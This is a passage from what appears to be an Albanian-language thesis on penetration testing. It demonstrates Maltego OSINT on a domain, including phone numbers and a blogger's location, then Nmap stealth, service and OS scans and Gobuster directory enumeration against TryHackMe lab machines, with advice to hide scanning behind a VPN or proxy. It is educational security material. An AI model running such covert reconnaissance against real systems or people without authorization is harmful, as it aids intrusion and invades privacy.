


Figura 8 Rezultatet e mbledhjes së informacionit përkatës me transformime

Në rezultat shohim përgjigjen e pyetjes së hershme se cili ishte emri i kompanisë me të cilën është regjistruar domeni. Kompania e cila është regjistruar domeni quhet "NAMECHAP INC".

Figura 9 Hijezuar me ngjyrë të kuqe është paraqitur emri i kompanisë në të cilën është regjistruar domeni

Ne mund të Shohim se në rezultat ka edhe entitete tjera të cilat mund të jenë të dobishme për identifikimin e kërcënimeve dhe dobësive në infrastrukturë, prandaj një analizë dhe verifikim i të dhënave është i rëndësishëm për një testim te suksesshëm. Një gjë tjetër mjaft e rëndësishme që paraqet një pjese të rëndësishme të procesit OSINT është gjetja e numrave të telefonit relevante me domenin e caktuar dhe për këtë vegla Maltego ofron transformimin përkatës. Për kërkim më efikas të transformimeve mund të kërkojmë në Maltego duke shënuar rezultatin të cilin tentojmë të arrijmë në këtë rast numrat e telefonit (Phone numbers). Rezultati nga transformimi është se janë gjetur 3 numra relevant në domenin e caktuar siç janë: "+1 985 401 4545", "+354 421 2434" dhe "+1 661 310 2107".




Figura 10 Paraqitja grafike e rezultateve të numrave të telefonit relevant me domenin në Maltego

Një gjë tjetër po ashtu mjaft e rëndësishme që paraqet një pjese të rëndësishme të procesit OSINT është gjetja e emrave te serverit. Për këtë përdorim transformimin "domain to name server" dhe siç shihet më poshtë janë shfaqur 30 emra të serverit relevant me objektivin. Disa nga to janë: apollo.republicofkoffee.com, asterix.republicofkoffee.com, blog.republicofkoffee.com etj.




Figura 11 Paraqitja grafike e rezultateve të emrave të serverit relevant me domenin në Maltego

Pasi tashmë kemi njohuri se si behën transformimet një nga një mund të fillojmë të bëjmë grumbullimin e të dhënave të ndryshme dhe mund ti mblidhemi informacionet tjera relevante në OSINT si: lokacioni gjeografikë, email adresat, relacionet me kompani, rrjetet sociale si dhe arkivat e ekzistencës së ueb faqes në kohët e me hershme. Për këto lloj informacionesh mund të përdorim këto transformime: ”email addres from domain”, “standard tranformation from domain” si dhe transformimin nga pala e tretë “wayback machine” ky transformim mund të instalohet në meny kryesore të Maltego. Rezultatet e marrë nga Maltego janë mjaft interesantë dhe janë paraqitur në figurën 12.




Figura 12 Rezultatet e përdorimit të transformimeve: "Email addres from domain", "standard tranformation from domain" si dhe transformimin nga pala e tretë "wayback machine".

Në rezultat mund të vërejmë dy kompani, disa email adresa, dhe disa platforma të rrjeteve sociale por në veçanti vërehet rezultati i transformimit "wayback machine " ku sipas rezultatit shihet se ueb faqja ka ekzistuar nga viti 2015 deri tek viti 2016. Për të vërtetuar ketë rezultat mund të kërkojmë ueb faqen duke vendosur domenin e ueb faqes në platformën Archive.org kjo platformë mban arkivat e ueb faqeve të ndryshme edhe pas mbylljes së tyre. Gjatë testimit në platformën "Archive.org" shohim se përmban ueb faqen e domenit objektiv i cili ka funksionuar në vitin 2015 dhe po ashtu mund të qasemi në atë domen.




Figura 13 Arkivat e domenit së Ueb faqes "RepublicOfKoffee.com" në platformën Archive.org

Nga ky rezultat mund të shohim se edhe pse nuk ekziston tashmë ky domen nuk do të thotë se nuk mund të mbledhim informacione rreth ati objektivi dhe tashmë pasi kemi qasje në ueb faqen mund të zgjerohemi në procesin e OSINT dhe mund të marrim më shumë informacione rreth objektivit tonë.

Shohim gjate hapjes se ueb faqes ekzistojnë disa blogje që gjate leximit të tyre mund të marrim me shume informacione rreth objektivit. Në ueb faqe vërejmë se këto blogje janë shkruar nga një autore me emrin Steve. Këto shënime i ka bërë nga qyteti Gwangju nga Koreja jugore. Ky informacion mund të merret duke bëre transformimin e entitetit për gjetje te lokacionit nga domeni në GPS. Ne konsolidojmë se edhe pse ueb faqja jonë e synuar nuk ka qenë aktive për një kohë, ne deri më tani kemi marrë disa informacione të dobishme në testim.

1.5 Mbledhja aktive e informacionit në infrastrukturën e Ueb-it

Ngjashëm me mbledhjen pasive të informacionit për të kuptuar mbledhjen aktive se si mundë të përdoret në fazat e testimit, në vazhdim të punimit do të bëhet mbledhja aktive e informacionit në makinën e quajtur "Blue" të platformës tryhackme. Kjo faze do të jetë më gjithëpërfshirëse dhe për të arritur qëllimin e testimit do të përdorim veglën Nmap. Rezultatet e fituar nga mbledhja aktive mund të vendosen si entitete në Maltego. Por përparëse të behet testimi së pari do diskutohet rreth veglës Nmap.

Nmap

Ndryshe Nmap do thotë network mapper (hartues i rrjetit) dhe kjo vegël daton nga vitit 1997. Si një ndër veglat më të popullarizuar dhe me burim të hapur paraqet një vegël të rëndësishme ku mund të përdoret për të zbuluar, për auditim, për skanim dhe plot gjera të tjera si problemet e sistemeve të rrjetit. Zakonisht tek testuesit e sigurisë kibernetike gjen përdorim për zbulimin e porteve aktive dhe gjetjen e shërbimeve që përmbajnë ato porte. Veglës Nmap më vone ju është shtuar mundësia e skanimit për dobësi në sisteme të ndryshme, por fokusi i kësaj pjese të punimit do jetë vetëm gjetja e hosteve aktive, portet aktive dhe sistemi operativ i objektivit të përzgjedhur.

Testimi

Për këtë testim do të fokusohemi në gjetjen e të gjitha hosteve aktive, numrin e porteve , dhe sistemet operative në të cilën kjo makine vepron. Vërehet se për ketë testim duhet të bëhet veprimi me objektiv dhe ketë Nmap e bënë duke dërguar paketa të ndryshme. Së pari duhet të gjenden të gjitha hostet e adresave IP në rangun e dhëne nga platforma në rastin tone IP adresa është 10.10.83.0/24. Vërehet se në IP adresë nuk është specifikuar një IP por rangu 0/24 që do thotë 0 deri në 255 hoste mund të jenë. Për ketë Nmap ofron mundësin e skanimit nëpër vargje si 0/24 ose specifikimin 0 deri në 255. Komanda për gjetjen e hosteve aktive në Nmap është –sn , dhe për të filluar testimin thjesht specifikojmë veglën në linjën e komandës së sistemit operativ Kali Linux dhe pastaj vendosim komandën në ketë rast –sn dhe vargun apo IP adresën individuale. Komanda do të dukej kështu:

nmap –sn 10.10.66.0/24 ose nmap –sn 10.10.66.0-255

dhe për IP individuale:

nmap –sn 10.10.66.1

Për testimin tonë nuk e dimë se cilat hoste ekzistojnë dhe janë aktive prandaj përdorim vargjet 0/24 ose 0-255. Nmap në ketë rast dërgon paketa përkatëse për ti dalluar hostet aktive dhe jo aktive. Në rezultat shohim se gjithsej janë 7 IP adresa aktive. Vegla Nmap po ashtu ofron mundësin e skanimit të po atyre 7 hosteve aktive duke e shënuar secilën IP adrës apo nëse janë në vargje të njëjta si në rastin e testimit tone atëherë mjafton ndarja me “ ,” ndaj secilit host. Paraqitja e atyre IP adresave në Nmap për ri testimin me komandën për gjetjen e hosteve do të dukej kështu si në figurën 14.




Figura 14 Hijezuar me ngjyre të kuqe janë IP adresat e ndarë për testim në veglën Nmap

Pasi kemi konfirmuar se ato hoste janë aktive mundemi të vazhdojmë më tutje tek skanimi i porteve aktive. Për gjetjen e porteve vegla Nmap ofron mundësi dhe mënyra të ndryshme të gjetjes se porteve aktive por ne do të përdorimin komandën “ -p “. Përveç komandës ne duhemi të specifikojmë rangun e porteve të cilat dëshirojmë ti skanojmë për ketë mundemi të përdorim komandën “–p-“ për të skanuar plot 65,535 portet ekzistuese ose mundemi të specifikojmë numrin e sakte duke përdorur komandën “-p “ dhe numrin e porteve të cilat dëshirojmë të

skanojmë si shembull mund të jete porta: 23, 80 dhe 443. Po ashtu mundemi ti specifikojmë vargun e numrave si nga numri fillestar 0 deri në 1000.Të gjitha komandat e larte përmendura duken si në figurën 15.




Figura 15 Hijezuar me ngjyre të kuqe komandat e rangut për skanim të porteve në Nmap

Për testimi do përdorim rangun nga 1 deri ne 1000 pasi në ketë pjesë gjenden portet më të përdorura, për testimi te detajuar rekomandohet të ngritët numri i rangut ose te bëhet skanim i të gjitha porteve. Rezultatet e fituara janë paraqitur ne tabelën 1.

Adresa IP	Portet e Hapura		
10.10.66.65	22	80	
10.10.66.148	80	-	-
10.10.66.170	22	80	443
10.10.66.177	135	139	445
10.10.66.190	20	80	
10.10.66.206	80	443	
10.10.66.243	-	-	-

Tabela 1 Rezultatet e skanimit të porteve nga vegla Nmap

Pasi kemi grumbulluar informacionet përkatëse është e rëndësishme njohja e sistemeve operativë të cilët operojnë hostet e skanuara. Për të bërë këtë lloj skanimi në Nmap përdoret komanda ”-O” kurse specifikimi i rangut mbetet i njëjtë sikurse tek komandat e përdorura me herët. Rezultatet e fituara janë paraqitur në tabelën 2.

Adresa IP	Sistemi Operativ
10.10.66.65	Linux
10.10.66.148	Ubuntu
10.10.66.170	-
10.10.66.177	Windows 7 Professional
10.10.66.190	-
10.10.66.206	Mac OS
10.10.66.243	-

Tabela 2 Rezultatet e skanimit të sistemeve operative nga vegla Nmap

Të gjitha të dhënat e grumbulluar do të marren dhe do të vendosen në Maltego për të pasur paraqitje grafike ku nga kjo na u mundësohet analizimi dhe identifikimi me i letë i dobësive dhe kërcënimeve.

2. Zbulimi (Reconnaissance)

Termi "zbulim" i referohet një koleksion procedurash dhe metodash të përdorura për të përvetësuar dhe mësuar në mënyrë të fshehtë sa më shumë që të jetë e mundur rreth një sistemi të synuar, duke përfshirë numërimin, skanimin dhe gjurmimin. Hakimi (testim depërtimi) etik fillon me mbledhjen e informacionit dhe njohjen me sistemin e synuar por varësisht nga qasja në objektiv zbulimi mund të jetë faza e pare në testim. Për të gjetur dhe vjedhur informacione të ndjeshme, zbulimi është një hap vendimtar. Në sigurinë e informacionit, zbulimi përdoret në këtë mënyrë për testimin e depërtimit. Një sulmues përdor teknikat e zbulimit për të shfrytëzuar ato të dhëna në fazat tjera si për të komunikuar me portet e hapura të rrjetit, nën domenet, shërbimet aktive, etj[26]. Zbulimi është një frazë e përdorur në sigurinë kibernetike që, si shumë të tjera, ka rrënjë ushtarake dhe përshkruan një operacion të krijuar për të mbledhur inteligjencë nga objektivi armiqësor[27]. Dallimi i metodologjisë se zbulimit njohur si “recon” ose “Reconnaissance” nga mbledhja e informacionit është si qasemi tek objektivi. Në disa raste faza e mbledhjes se informacionit hyn në kontekstin e zbulimit, prandaj zbulimi në ketë punim është thjesht vazhdimësi e mbledhjes se informacionit por me qasje të ndryshuar ndaj objektivit. Në zbulim mund të përfshihen të gjitha testimet e mbledhjes se informacionit por edhe mund te behën anasjelltas në zbulim prandaj do të bëhen disa zbulime si: shërbimi i porteve, gjetjen e nën domeneve, nxjerrja e të dhënave në ueb (web scraping) dhe zbulimi i linçeve në ueb (web crawling). Për të bërë zbulimin fshehurazi rekomandohet të përdoret një VPN (virtual private network) për filtrim të trafikut rrjetor ose Proxy. Për të funksionuar veglat me fshehurazi mund të zvogëlohet numri i kërkesave ndaj një objektivi.

2.1.1 Shërbimi i përdorur nga portet

Portet e hapura në një objektiv kryejnë një shërbim të caktuar, po aj shërbim i hapur na mundëson të grumbullojmë të dhëna tjera rreth ati objektivit. Ato të dhëna na mundësojnë të kuptojmë më mirë se si funksionon objektivi dhe se çfarë dobësi mund të ketë gjatë testimit në faza tjera. Për testim do të përdoret vegla Nmap si dhe objektiv do jetë makina “Blu” nga platforma tryhackme.

Testimi

Pasi kemi bërë testimet e më hershme tashme ja fillojmë ti bëjmë testimet e reja fshehurazi ketë e ofron vegla Nmap në mënyra të ndryshme, ne do përdorim mënyrën e dërgimit të paketave TCP të fshehtë e cila ofron aftësinë për të qenë më i fshehtë gjate skanimit. Për të bërë ketë ne përdorim komandën “-sS” si dhe ja shtojmë mënyrat tjera të skanimit, nëse në e përdorim vetëm atë komandë pa shtuar tjera atëherë Nmap skanon në mënyrë të para-konfiguruar 1000 portet me të përdorura. Ne për gjetjen e shërbimeve do përdorimi komandën “-sV”. Testimi do të behet vetëm tek IP adresa 10.10.66.177 si dhe është bërë gjetja e porteve të reja duke bërë skanim tek të gjitha portet ekzistuese. Gjate skanimit shohim se skanimi është më i ngadaltë sesa në testimet e me hershme kjo ndodh pasi vegla tenton ti bëje ato skanime fshehurazi. Rezultatet e fituara nga skanimi janë paraqitur në tabelën 3.

IP adresa	
10.10.66.177	
Numri I portës	Emri I shërbimit
135	Microsoft Windows RPC
139	Microsoft Windows netbios-ssn
445	microsoft-ds
3389	-
49152	-

Tabela 3 Rezultatet e skanimit të shërbimit te porteve nga vegla Nmap

Shohim në rezultat se jo çdo here mund te gjejmë shërbimin të cilën e ofron një port. Të dhënat e shërbimeve paraqesin një pjesë të rëndësishme të testimit dhe do te vendosen sikurse të dhënat tjera në Maltego për paraqitje grafike.

2.1.2 Numërimi i nën domeneve

Gjetja e nën domeneve është një pjesë thelbësore e fazës së zbulimit. Por para se të vazhdojmë tek gjetja e nën domeneve duhet të kuptojmë se çka janë nën domenet. Një domen i nivelit të dytë është pjesë e një domeni më të madh i cili njihet si nën domen. Një nën domen i google.com do të ishte, për shembull, “cloud.google.com.” Nën domeni në këtë skenar do të ishte "cloud", domeni rrënjë do të ishte "google" dhe domeni i nivelit të lartë do të ishte "com". Shumë gjëra të ndryshme mund të strehohen në nën domene, duke përfshirë blogjet, faqet e internetit të tregtisë elektronike dhe madje edhe faqet e internetit të tëra të pavarura nga domeni origjinal. Brenda një biznesi, nën domenet përdoren shpesh për të ndarë shërbime ose operacione të ndryshme[29]. Procesi i zbulimit të nën domenet të vlefshme (ekzistues) për një ose më shumë domene njihet si numërimi i nën domenit. Është mjaft e vështirë për të marrë një listë të nën domeneve aktive, përveç nëse serveri DNS publikon një zonë të tërë DNS (përmes AFXR). Përdorimi i një fjalori me emra të zakonshëm të domeneve është një teknikë e cila kërkon nën domene duke krahasuar përgjigjen e kërkesës ndaj objektivi me emrin në fjalor . Kjo qasje është e dobishme në disa rrethana, por përjashton nën domenet me emra të pazakontë[30]. Numri i nën domeneve paraqet informacion shumë të vlefshëm për testim pasi zgjeron spektrin e sulmeve ndaj objektivit. Për testim do të përdoret vegla Gobuster si dhe objektiv do jetë makina “Mr Robot ” nga platforma tryhackme. Te dhënat e grumbulluar do të vendosen në Maltego për analizë finale të testimit. Para se të vazhdohet tek testimi është mire ti kemi njohurit bazike te veglës GoBuster.

Gobuster është vegël krijuar në gjuhën e programimit Go. Shpejtësia është përparësia kryesore që Gobuster ka ndaj skanerëve të tjerë të nën domeneve[31]. Kjo vegël gjendet e para-instaluar në disa sisteme operative si Kali Linux dhe ka ndërfaqe në linje e komandës. Komanda për përdorimin e veglës është:

gobuster [Mënyra e operimit][Opsionet]

Testimi

Për testimin tonë do e përdorim sistemin operativ Kali Linux ku kemi thirrur në komandën e linjës veglën gobuster. Në linjën e komandës vendosim mënyrën e operimit, ne do e përdorim mënyrën "dir" i cili numëron nën domenet në baze të krahasimit me ndonjë fjalor. Fjalor i përzgjedhur për testim është "common.txt" i vendosur pas komandës "-w" si dhe është paraqitur nën skedarët ku gjendet fjalori për të pasur qasje vegla. Me komandën "-u" specifikojmë objektivin për skanim. Kjo procedurë e përmbledhur do të dukej si në figurën 16 ku në fund të saj është paraqitur progresi dhe numri i emrave të nën domeneve.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://10.10.144.177
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.144.177
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/10/13 12:59:55 Starting gobuster in directory enumeration mode
===============================================================
Progress: 10 / 20470 (0.05%)
```

Figura 16 Komandat e përmbledhura për numërim të nën domenve në veglën gobuster

Rezultatet e fituara nga gobuster shfaqin mjaftë nën domene dhe janë paraqitur në figurën 17.

```
/images (Status: 301)
/blog (Status: 301)
/sitemap (Status: 200)
/video (Status: 301)
/rss (Status: 301)
/login (Status: 302)
/0 (Status: 301)
/feed (Status: 301)
/wp-content (Status: 301)
/image (Status: 301)
/admin (Status: 301)
/atom (Status: 301)
/audio (Status: 301)
/intro (Status: 200)
/css (Status: 301)
/wp-login (Status: 200)
/rss2 (Status: 301)
/license (Status: 200)
/wp-includes (Status: 301)
/js (Status: 301)
/Image (Status: 301)
/rdf (Status: 301)
/page1 (Status: 301)
/readme (Status: 200)
/robots (Status: 200)
/dashboard (Status: 302)
```

Figura 17 Rezultatet e fituara nga skanimi me veglën gobuster

2.1.3 Zbulimi i të dhënave: skrapimi i uebit (web scraping)

Skrapimi i uebit është procesi i përdorimit të programeve kompjuterike, ndonjëherë të njohura si "bots", për të shfletuar faqet e internetit dhe për të marrë materiale. Kjo metodë është thelbësore për gjetjen e informacionit të paautorizuar, testimin e sistemeve të sigurisë dhe identifikimin e faqeve të rreme të internetit, pasi ka aplikime të gjera në shumë sektorë. Skriptet e shkruara në një sërë gjuhësh, duke përfshirë Java, JavaScript, Ruby, PHP dhe Python, përdoren shpesh gjatë gjithë procesit të skrapimit të ueb-it. Informacioni më pas nxirret dhe përpunohet në një formë që profesionistët e sigurisë mund ta shqyrtojnë dhe mund ti vendosin të dhënat e grumbulluara në veglën 